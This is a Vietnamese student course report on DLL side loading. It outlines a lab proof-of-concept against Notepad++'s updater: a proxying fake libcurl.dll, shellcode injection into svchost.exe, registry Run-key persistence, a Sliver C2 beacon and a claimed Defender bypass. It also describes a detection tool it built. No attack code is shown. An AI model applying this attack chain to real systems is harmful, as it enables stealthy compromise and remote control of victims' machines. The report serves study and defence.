

BÁO CÁO TỔNG KẾT ĐỒ ÁN MÔN HỌC

Môn học: **Cơ chế hoạt động của mã độc**

Tên chủ đề: **DLL Side Loading**

Mã nhóm: **G13 Mã đề tài: S1**

Lớp: **NT230.P21.ANTT**

1. THÔNG TIN THÀNH VIÊN NHÓM:

STT	Họ và tên	MSSV	Email
1	Trần Thiên Thanh	22521367	22521367@gm.uit.edu.vn
2	Nguyễn Khánh Linh	22520769	22520769@gm.uit.edu.vn
3	Phạm Thị Cẩm Tiên	22521473	22521473@gm.uit.edu.vn
4	Thái Ngọc Diễm Trinh	22521541	22521541@gm.uit.edu.vn

2. TÓM TẮT NỘI DUNG THỰC HIỆN:¹

A. Chủ đề nghiên cứu trong lĩnh vực Mã độc:

☒ Dev Track

B. Tên đề tài

DLL Side Loading: Lợi dụng tiến trình hợp pháp để chạy mã độc

C. Liên kết lưu trữ mã nguồn của nhóm:

Mã nguồn của đề tài đồ án được lưu tại: <https://github.com/solivaquaant/DLL-Side-Loading>.

¹ Ghi nội dung tương ứng theo mô tả

D. Tên tài liệu tham khảo chính:

1. “HiJack Execution Flow: DLL, Sub-Technique T1574.001 - Enterprise | MITRE ATT&CK®.” Available: <https://attack.mitre.org/techniques/T1574/001/>
2. Crypt0ace, “Guide to DLL sideloading,” Crypt0ace, Jul. 20, 2022. Available: <https://crypt0ace.github.io/posts/DLL-Sideloading/>
3. M. Weiner, “DLL Side-Loading: How to combat Threat actor Evasion Techniques.” Available: <https://www.crowdstrike.com/en-us/blog/dll-side-loading-how-to-combat-threat-actor-evasion-techniques/>
4. “What is DLL Sideloading – Bitdefender TechZone.” Available: <https://techzone.bitdefender.com/en/tech-explainers/what-is-dll-sideloading.html>
5. “VirusTotal API v3 Overview,” VirusTotal. Available: <https://docs.virustotal.com/reference/overview>

E. Tóm tắt nội dung chính:

Đề tài của nhóm nghiên cứu về kỹ thuật DLL Side Loading – kỹ thuật lợi dụng cơ chế nạp thư viện động của Windows, trong đó, nhiều tiến trình hợp pháp có thể vô tình nạp và thực thi các thư viện độc hại nếu chúng được đặt tại vị trí phù hợp.

Nhóm đã thực hiện xây dựng một mô hình Proof-of-Concept (PoC) mô phỏng một chuỗi tấn công DLL Side Loading, sử dụng chương trình GUP.exe thuộc Notepad++. Trong kịch bản giả lập, một thư viện libcurl.dll giả mạo được chèn vào thư mục updater của Notepad++, cho phép thực thi mã độc khi người dùng cập nhật phần mềm. Nhằm tăng mức độ che giấu cũng như duy trì kết nối, mã độc được thiết kế tiêm vào tiến trình hệ thống svchost.exe; đồng thời, sử dụng script VBS và registry key để thiết lập cơ chế tự khởi động. Với phía attacker, nhóm sử dụng Sliver C2 để kiểm soát máy nạn nhân thông qua kết nối bảo mật mTLS.

Đối với công cụ phát hiện, nhóm đã xây dựng một công cụ phát hiện có đa chức năng bao gồm phân tích tĩnh dựa trên đường dẫn được cung cấp, giám sát tiến trình và quét

registry để phát hiện hành vi nghi vấn. Công cụ còn có khả năng tích hợp với VirusTotal nhằm nâng cao độ tin cậy trong đánh giá mã độc. Các cảnh báo được hiển thị trực quan phục vụ cho mục đích điều tra.

Tóm lại, thông qua đề tài này, nhóm đã xây dựng thành công một mô hình tấn công theo kỹ thuật DLL Side Loading với đầy đủ các yêu cầu: xâm nhập, thực thi mã độc, duy trì quyền truy cập và điều khiển từ xa. Đồng thời, nhóm cũng phát triển một công cụ phát hiện với các chức năng cơ bản nhằm hỗ trợ nhận diện hành vi tấn công liên quan.

F. Tóm tắt các kỹ thuật chính được mô tả sử dụng trong đề tài:

Các kỹ thuật được áp dụng có thể phân thành 2 nhóm chính: kỹ thuật tấn công và kỹ thuật phát hiện:

1. Kỹ thuật tấn công:

- **Kỹ thuật 01: DLL Side Loading:** Nhóm tận dụng hành vi của chương trình GUP.exe của Notepad++ là nạp thư viện libcurl.dll từ thư mục hiện tại – để chèn một thư viện DLL giả mạo cho phép mã độc được thực thi một cách gián tiếp và hợp pháp thông qua chương trình hợp lệ.
- **Kỹ thuật 02: DLL Proxying:** Một thư viện DLL trung gian được xây dựng với các hàm export giống với thư viện gốc. Đồng thời, nó sẽ thực hiện chuyển tiếp các lời gọi hàm về file DLL thật (đã được đổi tên). Qua đó, mã độc có thể được thực hiện mà không gây lỗi cho chương trình.
- **Kỹ thuật 03: Code injection:** Nhóm tạo tiến trình svchost.exe ở chế độ tạm dừng; sau đó, tiêm shellcode từ file payload vào không gian nhớ của tiến trình và khởi chạy nó. Điều này giúp mã độc thực thi trong ngữ cảnh một tiến trình hệ thống, làm giảm khả năng bị phát hiện.
- **Kỹ thuật 04: Persistence:** Nhóm tạo một script VBS để khởi chạy GUP.exe ở chế độ ẩn. File VBS này được thêm vào khóa Registry HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run. Nhờ đó, mã độc có thể tự khởi động mỗi khi người dùng đăng nhập.

- **Kỹ thuật 05: Sliver C2:** Nhóm sử dụng Sliver C2 để tạo beacon và kết nối từ xa thông qua giao thức mTLS, giúp attacker kiểm soát máy nạn nhân.

2. Kỹ thuật phát hiện:

- **Kỹ thuật 06: Static scan:** Thực hiện phân tích tĩnh trên tất cả các tệp trong một thư mục được chỉ định.
- **Kỹ thuật 07: Phân tích Registry:** Quét khóa registry HKCU\Software\Microsoft\Windows\CurrentVersion\Run để tìm các hoạt động đáng ngờ. Đồng thời, có thể xóa registry key đáng nghi và file liên quan.
- **Kỹ thuật 08: Monitor:** Theo dõi các tiến trình đang hoạt động, phát hiện các tiến trình lạ hoặc thực thi DLL không hợp lệ. Đồng thời, thực hiện chấm dứt các tiến trình nguy hiểm và đưa ra cảnh báo.
- **Kỹ thuật 09: Tích hợp VirusTotal:** Tính toán hash file và gửi hash file lên VirusTotal để tra cứu độ tin cậy từ các hệ thống AV.

G. Môi trường thực nghiệm của đề tài:

- Cấu hình máy tính: Sử dụng mạng NAT của Vmware
 - Victim: Máy ảo hệ điều hành Windows 10/11
 - Attacker: Máy ảo hệ điều hành Kali Linux
- Các công cụ hỗ trợ sẵn có:
 - Notepad++: Mục tiêu tấn công
 - ProcMon: Quan sát chi tiết thông tin tiến trình
 - x64dbg: Phân tích file thực thi
 - Sliver C2: C2 server của attacker
 - Visual Studio: Lập trình file DLL độc hại
- Ngôn ngữ lập trình để hiện thực phương pháp:
 - C++: thực hiện tấn công

- Python: xây dựng công cụ giám sát và phát hiện
- Đối tượng nghiên cứu (chương trình phần mềm dùng để kiểm tra tính khả thi của phương pháp/tập dữ liệu – nếu có): phần mềm Windows Defender có sẵn trong hệ điều hành Windows, dịch vụ Virus Total
- Tiêu chí đánh giá tính hiệu quả của phương pháp:
 - Độ chính xác của khả năng phát hiện lỗ hổng
 - Ngăn chặn kịp thời bằng phân tích tĩnh các folder nghi ngờ
 - Tắt các tiến trình độc hại

H. Kết quả đạt được: Công việc/tính năng/kỹ thuật mà nhóm thực hiện lập trình và triển khai cho demo:

1. Các công việc mà nhóm đã thực hiện:
 - a. Tấn công:
 - Thực hiện phân tích tổng quát về cách thức hoạt động cập nhật của Notepad++.
 - Xây dựng file DLL giả mạo.
 - Kết hợp thêm kỹ thuật DLL Proxying để giữ nguyên chức năng gốc.
 - Thiết lập C2 server và payload tấn công.
 - Thực hiện tấn công và duy trì tấn công.
 - b. Công cụ giám sát và phát hiện:
 - Xác định mục tiêu và hành vi cần giám sát và phát hiện.
 - Thiết kế kiến trúc tổng thể.
 - Xây dựng các module phân tích.
 - Tạo hệ thống cấu hình và logging.
 - Viết các hàm tiện ích.

- Tích hợp và điều phối các module chức năng đã tạo.
 - Kiểm thử và đánh giá hiệu quả.
2. Tóm tắt kết quả:
- a. Tấn công:
- Nhóm đã thực hiện thành công việc tạo 1 kết nối từ xa đến C2 server khi người dùng thực hiện cập nhật Notepad++ và đã bypass được Windows Defender.
 - Hơn thế nữa, khi nạn nhân thực hiện khởi động lại máy tính, kết nối vẫn sẽ được duy trì ngầm trên máy mà không bị nạn nhân phát hiện.
- b. Công cụ giám sát và phát hiện:
- Phân tích tĩnh, cảnh báo cho người dùng các file .dll độc hại.
 - Giám sát thời gian thực, cảnh báo, tắt các tiến trình độc hại.

I. Các khó khăn, thách thức hiện tại khi thực hiện:

- Thêm tính năng duy trì cho mã độc qua việc ghi vào registry và giả danh svchost.exe
- Việc thực hiện bypass được Windows Defender gặp khó khăn khi payload độc hại thông thường dễ bị phát hiện

3. TỰ ĐÁNH GIÁ MỨC ĐỘ HOÀN THÀNH SO VỚI KẾ HOẠCH THỰC HIỆN:

90%

4. NHẬT KÝ PHÂN CÔNG NHIỆM VỤ:

STT	Công việc	Phân công nhiệm vụ
1	Tìm hiểu các kiến thức liên quan đề tài	Cả nhóm
2	Triển khai PoC của kỹ thuật	Phạm Thị Cẩm Tiên, Thái Ngọc Diễm Trinh



3	Triển khai khả năng bypass Window Defender	Thái Ngọc Diễm Trinh
4	Triển khai chương trình giám sát, phát hiện	Trần Thiên Thanh, Thái Ngọc Diễm Trinh
5	Chuẩn bị nội dung thuyết trình	Cả nhóm
6	Quay video demo	Nguyễn Khánh Linh, Thái Ngọc Diễm Trinh
7	Chuẩn bị slide thuyết trình	Nguyễn Khánh Linh, Phạm Thị Cẩm Tiên
8	Tạo poster đề tài	Trần Thiên Thanh, Thái Ngọc Diễm Trinh
9	Thuyết trình đề tài	Cả nhóm
10	Viết báo cáo đề tài	Cả nhóm

MỤC LỤC

A. PHƯƠNG PHÁP THỰC HIỆN	12
1. Cơ sở lý thuyết	12
a) Thư viện liên kết động (DLL)	12
b) DLL Side Loading	12
c) Thứ tự tìm kiếm DLL trong Windows.....	13
d) DLL Proxying	13
e) Process injection.....	14
2. Kịch bản triển khai	15
a) Kịch bản	15
b) Mô hình tấn công	15
3. Mô tả kỹ thuật theo MITRE ATT@CK.....	16
B. CHI TIẾT CÀI ĐẶT, HIỆN THỰC	19
1. Quá trình tấn công	19
a) Phân tích tổng quan.....	19
b) DLL Side Loading	20
c) DLL Proxying	22
d) Thiết lập C2 server và triển khai payload	24
e) Triển khai tấn công và cơ chế duy trì mã độc	24
2. Công cụ giám sát và phát hiện.....	26
a) Cài đặt công cụ.....	26
b) Tích hợp Virus Total API.....	27
c) Chức năng quét tĩnh thư mục	28
d) Chức năng quét các tiến trình.....	28
e) Chức năng quét tiến trình theo tên.....	29
f) Chức năng liệt kê các DLL	29
g) Chức năng quét registry.....	29
h) Chức năng giám sát thời gian thực.....	29
i) Chức năng quét toàn diện	30

C.	KẾT QUẢ THỰC NGHIỆM.....	31
1.	Thực thi mã độc	31
a)	<i>Trên máy nạn nhân.....</i>	<i>31</i>
b)	<i>Trên máy attacker.....</i>	<i>31</i>
c)	<i>Đánh giá độ phát hiện thông qua VirusTotal.....</i>	<i>33</i>
2.	Công cụ giám sát và phát hiện.....	33
D.	HƯỚNG PHÁT TRIỂN	39
1.	Nhận xét tính ứng dụng của đề tài.....	39
2.	Hướng phát triển	39

DANH MỤC HÌNH ẢNH

Hình 1. Kỹ thuật DLL Proxying.....	14
Hình 2. Mô hình tấn công.....	16
Hình 3. Message Box khi thực thi chương trình GUP.exe.....	19
Hình 4. Kết quả của Process Monitor	20
Hình 5. Import Address Table của chương trình	21
Hình 6. Message Box hiển thị sau khi thực hiện DLL Side Loading	22
Hình 7. Message Box hiển thị sau khi thực hiện DLL Proxying	23
Hình 8. Thiết lập kênh liên lạc mTLS.....	24
Hình 9. Thiết lập payload.....	24
Hình 10. Cảnh báo cần chạy công cụ dưới quyền Administrator	27
Hình 11. Các tùy chọn của công cụ	27
Hình 12. Session mới được tạo giữa máy victim và máy attacker	31
Hình 13. Kết quả thực thi lệnh whoami	32
Hình 14. Kết quả thực thi lệnh ls.....	32
Hình 15. Kết quả thực thi lệnh ifconfig.....	32
Hình 16. Kết quả thực thi lệnh screenshot	32
Hình 17. Ảnh chụp màn hình của máy victim.....	33
Hình 18. Thực hiện quét tĩnh theo đường dẫn cho trước	34
Hình 19. Thực hiện quét tĩnh kết hợp với VirusTotal.....	34
Hình 20. Thực hiện quét processes.....	35
Hình 21. Quét theo tên tiến trình trình được cung cấp (1)	35
Hình 22. Quét theo tên tiến trình được cung cấp (2)	36
Hình 23. Thực hiện quét registry	36
Hình 24. Thực hiện chức năng monitor	37
Hình 25. Chức năng monitor phát hiện tiến trình độc hại	37
Hình 26. Thực hiện chức năng full-scan (1)	38
Hình 27. Thực hiện chức năng full-scan (2)	38



DANH MỤC BẢNG

Bảng 1. Bảng mô tả kỹ thuật theo MITRE ATT@CK.....	18
--	----

BÁO CÁO TỔNG KẾT CHI TIẾT

Phần bên dưới của báo cáo này là tài liệu báo cáo tổng kết - chi tiết của nhóm thực hiện cho đề tài này.

A. PHƯƠNG PHÁP THỰC HIỆN

1. Cơ sở lý thuyết

a) Thư viện liên kết động (DLL)

DLL (dynamic link library - thư viện liên kết động), là một tập tin trong hệ điều hành Windows chứa các hàm, dữ liệu và tài nguyên mà nhiều chương trình có thể sử dụng chung. Thay vì tích hợp toàn bộ mã nguồn và tài nguyên vào từng ứng dụng riêng lẻ, các nhà phát triển có thể tách chúng ra thành các DLL để tiết kiệm bộ nhớ và cho phép cập nhật hoặc sửa lỗi dễ dàng hơn. Các file DLL không thể chạy độc lập mà phải được gọi bởi một chương trình thực thi khác.

b) DLL Side Loading

DLL Side Loading là một kỹ thuật mà kẻ tấn công sử dụng để thực thi bằng cách lợi dụng cơ chế nạp thư viện động (DLL) của hệ điều hành Windows.

Quy trình tấn công DLL Side Loading:

- Đầu tiên, kẻ tấn công tìm kiếm một ứng dụng hợp pháp mà khi chạy sẽ tải các DLL không chỉ rõ đường dẫn tuyệt đối.
- Bằng cách sử dụng công cụ như Process Monitor, kẻ tấn công phân tích ứng dụng để xác định các DLL được nạp bởi ứng dụng.
- Sau khi xác định được tên của DLL mục tiêu, kẻ tấn công sẽ tạo một phiên bản DLL giả mạo cùng tên và bên trong DLL này chứa mã độc muốn thực thi.
- Sau đó, DLL giả mạo này được đặt vào thư mục mà ứng dụng hợp pháp được lưu (hoặc một thư mục nằm trong thứ tự tìm kiếm ưu tiên của Windows).

Khi người dùng hoặc hệ thống chạy ứng dụng đã được thực hiện kỹ thuật DLL Side Loading, Windows sẽ tìm và nạp DLL giả mạo đó mà không kiểm tra tính xác thực, dẫn đến việc thực thi mã độc dưới quyền ứng dụng.

c) Thứ tự tìm kiếm DLL trong Windows

Trong hệ điều hành Windows, khi một chương trình cần sử dụng một hàm trong DLL, hệ điều hành sẽ tiến hành tìm kiếm và nạp tệp DLL tương ứng. Nếu đường dẫn tuyệt đối đến tệp DLL không được chỉ định rõ ràng thì Windows sẽ tìm kiếm để xác định vị trí DLL cần nạp theo thứ tự mặc định sau :

1. Thư mục chứa tệp thực thi (executable directory):

Windows sẽ ưu tiên tìm kiếm các DLL trong cùng thư mục với tệp .exe đang được thực thi, nhằm giúp đảm bảo các DLL thuộc ứng dụng được nạp trước để tránh xung đột với các phiên bản DLL khác trên hệ thống.

2. Thư mục hệ thống (system directory):

Đường dẫn thông thường: C:\Windows\System32

3. Thư mục Windows (windows directory):

Đường dẫn thông thường: C:\Windows

4. Thư mục hiện tại của tiến trình (current working directory):


Đây là nơi mà tiến trình đang được khởi chạy, có thể khác với thư mục chứa tệp thực thi.

5. Các thư mục được khai báo trong biến môi trường PATH:

Cuối cùng, Windows sẽ tìm kiếm DLL trong tất cả các thư mục được liệt kê trong biến môi trường hệ thống. Biến môi trường PATH chứa danh sách các thư mục được chỉ định, hệ thống có thể sử dụng danh sách này để tìm kiếm các tệp thực thi và thư viện.

d) DLL Proxying

DLL Proxying là một kỹ thuật thuộc nhóm DLL Hijacking, sử dụng một DLL giả mạo DLL hợp lệ, DLL giả mạo này đóng vai trò làm trung gian, vừa có thể thực thi mã độc đồng thời còn chuyển tiếp các lời gọi hàm gốc sang DLL hợp lệ.



Hình 1. Kỹ thuật DLL Proxying

Quy trình thực hiện:

- Tìm kiếm DLL mục tiêu, ưu tiên các DLL mà ứng dụng không chỉ định đường dẫn tuyệt đối hoặc nằm trong thư mục ứng dụng.
- Sử dụng các công cụ phân tích DLL hợp lệ để trích xuất thông tin các hàm (exported functions).
- Tạo DLL giả mạo cùng tên với DLL gốc với chức năng thực hiện mã độc và chuyển tiếp lời gọi hàm đến DLL gốc đã được đổi tên hoặc di chuyển đến vị trí mà DLL giả mạo có thể gọi đến.
- Dựa vào thứ tự tìm kiếm của hệ điều hành, đặt DLL giả mạo vào vị trí có thể được ưu tiên.

Kỹ thuật này giúp duy trì các chức năng bình thường của ứng dụng, khiến người dùng khó phát hiện các hành vi bất thường của mã độc.

e) Process injection

Process Injection (hay code injection) là kỹ thuật tấn công trong đó mã độc được tiêm vào không gian bộ nhớ của một tiến trình hợp lệ đang thực thi khác, từ đó cho phép thực thi mã tùy ý trong ngữ cảnh của tiến trình đích.

Quy trình thực hiện

- Xác định tiến trình mục tiêu với quyền thích hợp.
- Cấp phát bộ nhớ trong tiến trình mục tiêu để chứa mã độc.
- Ghi mã hoặc dữ liệu, đường dẫn DLL vào bộ nhớ được cấp phát.
- Thực thi mã trong tiến trình mục tiêu.

Kỹ thuật thường được sử dụng để che giấu các hành vi của mã độc, ẩn mình trong các tiến trình hợp pháp, do đó khó bị phát hiện bởi các phần mềm bảo mật truyền thống.

2. Kịch bản triển khai


a) Kịch bản

Nạn nhân tải phần mềm Notepad++ từ một nguồn không chính thống. Khi cập nhật Notepad++, mã độc được kích hoạt và thực thi, thiết lập kết nối từ xa đến Attacker. Ngay sau lần thực thi đầu tiên, mã độc sẽ tự thiết lập cơ chế duy trì bằng cách tự động khởi chạy cùng hệ thống. Vì vậy, kể cả khi nạn nhân khởi động lại máy, mã độc vẫn tiếp tục hoạt động một cách âm thầm, duy trì quyền truy cập và kiểm soát từ xa cho Attacker.

b) Mô hình tấn công

Sau khi file libcurl.dll giả mạo được chèn vào thư mục updater của Notepad++, mỗi lần người dùng thực hiện cập nhật phần mềm tương ứng với việc thực thi GUP.exe, sau đó spawn ra một tiến trình svchost.exe ở trạng thái tạm dừng, shellcode độc hại được tiêm vào đây và thực hiện kết nối đến C2 server.

Đồng thời mã độc còn tạo một file script thực hiện nhiệm vụ chạy tiến trình GUP.exe ngầm, không hiển thị giao diện và thêm đường dẫn của file script này vào registry. Từ đó, mỗi khi người dùng sử dụng máy tính, file script được kích hoạt và mã độc được thực thi, các kết nối đến C2 server được giữ.



Hình 2. Mô hình tấn công

3. Mô tả kỹ thuật theo MITRE ATT@CK

Giai đoạn	Mã	Kỹ thuật	Mô tả ứng dụng trong kịch bản
Initial Access	T1204.002	User Execution: Malicious File	Nạn nhân tự tải và thực thi file cài đặt Notepad++ từ nguồn không chính thống.
Execution	T1574.002	DLL Side-Loading	Thay thế libcurl.dll để lợi dụng tiến trình GUP.exe và thực thi mã độc thông qua cơ chế tải DLL không đáng tin cậy.
	T1218.011	Proxy Execution via Signed Binary	GUP.exe (chữ ký hợp pháp) được sử dụng để thực thi DLL giả mạo, giúp mã độc ẩn mình trong tiến trình hợp pháp.
	T1059.005	Command and Scripting Interpreter: VBScript	Tạo script .vbs để thực thi GUP.exe ở chế độ ẩn, hỗ trợ tự động khởi chạy khi đăng nhập.

Persistence	T1547.001	Registry Run Keys / Startup Folder	Thêm script .vbs vào khóa Registry HKCU\Software\Microsoft\Windows\CurrentVersion\Run để tự khởi động mã độc.
	T1574.001	DLL Search Order Hijacking	Lợi dụng thứ tự tìm kiếm DLL của Windows để tải thư viện giả mạo từ thư mục hiện tại.
Command and Control	T1071.001	Application Layer Protocol: HTTPS	Sử dụng giao thức HTTPS (qua Sliver C2) để truyền lệnh và dữ liệu, che giấu lưu lượng mạng.
	T1573.002	Encrypted Channel: Mutual TLS	Thiết lập kênh liên lạc mã hóa TLS hai chiều giữa victim và máy chủ C2 (Sliver sử dụng mtls).
Discovery	T1033	System Owner/User Discovery	Thực hiện lệnh whoami để xác định người dùng hiện tại.
	T1083	File and Directory Discovery	Dùng lệnh ls để liệt kê nội dung thư mục.
	T1016	System Network Configuration Discovery	Sử dụng ifconfig để thu thập thông tin IP, MAC của hệ thống.
Collection	T1113	Screen Capture	Sử dụng lệnh screenshot trong Sliver để chụp màn hình hệ thống nạn nhân.
Defense Evasion	T1055	Process Injection	Kỹ thuật này cũng giúp ẩn mã độc khỏi tiến trình gốc (GUP.exe).

	T1027	Obfuscated Files or Information	DLL giả mạo được thiết kế đơn giản, không rõ ràng về hành vi độc hại giúp vượt qua Defender trong thời gian đầu.
	T1218	Signed Binary Proxy Execution	Sử dụng tiến trình có chữ ký số (GUP.exe) để tải mã độc, tránh bị hệ thống bảo mật nghi ngờ.
	T1036.005	Masquerading	File độc hại được đặt tên libcurl.dll để giả danh thư viện hợp pháp.
Privilege Escalation	T1055	Process Injection	Tiêm shellcode vào tiến trình hợp pháp svchost.exe để ẩn mã độc trong tiến trình hệ thống.

Bảng 1. Bảng mô tả kỹ thuật theo MITRE ATT@CK

B. CHI TIẾT CÀI ĐẶT, HIỆN THỰC


1. Quá trình tấn công

a) Phân tích tổng quan

Trong thư mục cài đặt của Notepad++ tại đường dẫn C:\Program Files\Notepad++\updater tồn tại hai thành phần chính:

- GUP.exe: chương trình cập nhật Notepad++
- libcurl.dll: một thư viện mã nguồn mở phổ biến hỗ trợ truyền dữ liệu qua nhiều giao thức mạng như HTTP, HTTPS, FTP, và nhiều giao thức khác, sử dụng thư viện URL.

Chương trình cập nhật này được kích hoạt trong hai trường hợp: khi người dùng trực tiếp thực thi GUP.exe từ thư mục updater, hoặc khi quá trình cập nhật của Notepad++ được khởi động một cách tự động thông qua giao diện phần mềm. Ngay sau khi được thực thi, chương trình sẽ hiển thị một hộp thoại thông báo (Message Box) như minh họa, xác nhận rằng tiến trình đã được khởi chạy.



Hình 3. Message Box khi thực thi chương trình GUP.exe

Sử dụng công cụ Process Monitor (Procmon) để theo dõi hoạt động của tiến trình trong thời điểm thực thi GUP.exe, nhóm tiến hành lọc theo điều kiện:

- Tên tiến trình: GUP.exe
- Đường dẫn truy cập kết thúc bằng .dll

Kết quả quan sát cho thấy rằng, khi GUP.exe được thực thi, thư viện libcurl.dll được nạp trực tiếp từ thư mục updater. Từ hành vi này, nhóm nhận thấy có thể khai thác kỹ thuật DLL Side Loading, bằng cách thay thế libcurl.dll bằng một phiên bản giả mạo chứa mã độc, nhằm thực thi payload dưới danh nghĩa một tiến trình hợp pháp.

Time	Process Name	PID	Operation	Path	Result	Detail
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\shlwapi.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\user32.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\win32u.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\gdi32.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\gdi32full.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\msvc_p_win.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\ucrtbase.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\shell32.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	CreateFile	C:\Program Files\Notepad++\updater\libcurl.dll	SUCCESS	Desired Acces...
11:19:...	GUP.exe	3744	QueryBasicI...	C:\Program Files\Notepad++\updater\libcurl.dll	SUCCESS	CreationTime: ...
11:19:...	GUP.exe	3744	CloseFile	C:\Program Files\Notepad++\updater\libcurl.dll	SUCCESS	
11:19:...	GUP.exe	3744	CreateFile	C:\Program Files\Notepad++\updater\libcurl.dll	SUCCESS	Desired Acces...
11:19:...	GUP.exe	3744	CreateFileM...	C:\Program Files\Notepad++\updater\libcurl.dll	FILE LOCKED ...	SyncType: Syn...
11:19:...	GUP.exe	3744	CreateFileM...	C:\Program Files\Notepad++\updater\libcurl.dll	SUCCESS	SyncType: Syn...
11:19:...	GUP.exe	3744	Load Image	C:\Program Files\Notepad++\updater\libcurl.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\ws2_32.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\rpcrt4.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\Widap32.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\advapi32.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\sechost.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\crypt32.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\normaliz.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	Load Image	C:\Windows\System32\bcrypt.dll	SUCCESS	Image Base: 0...
11:19:...	GUP.exe	3744	CloseFile	C:\Program Files\Notepad++\updater\libcurl.dll	SUCCESS	
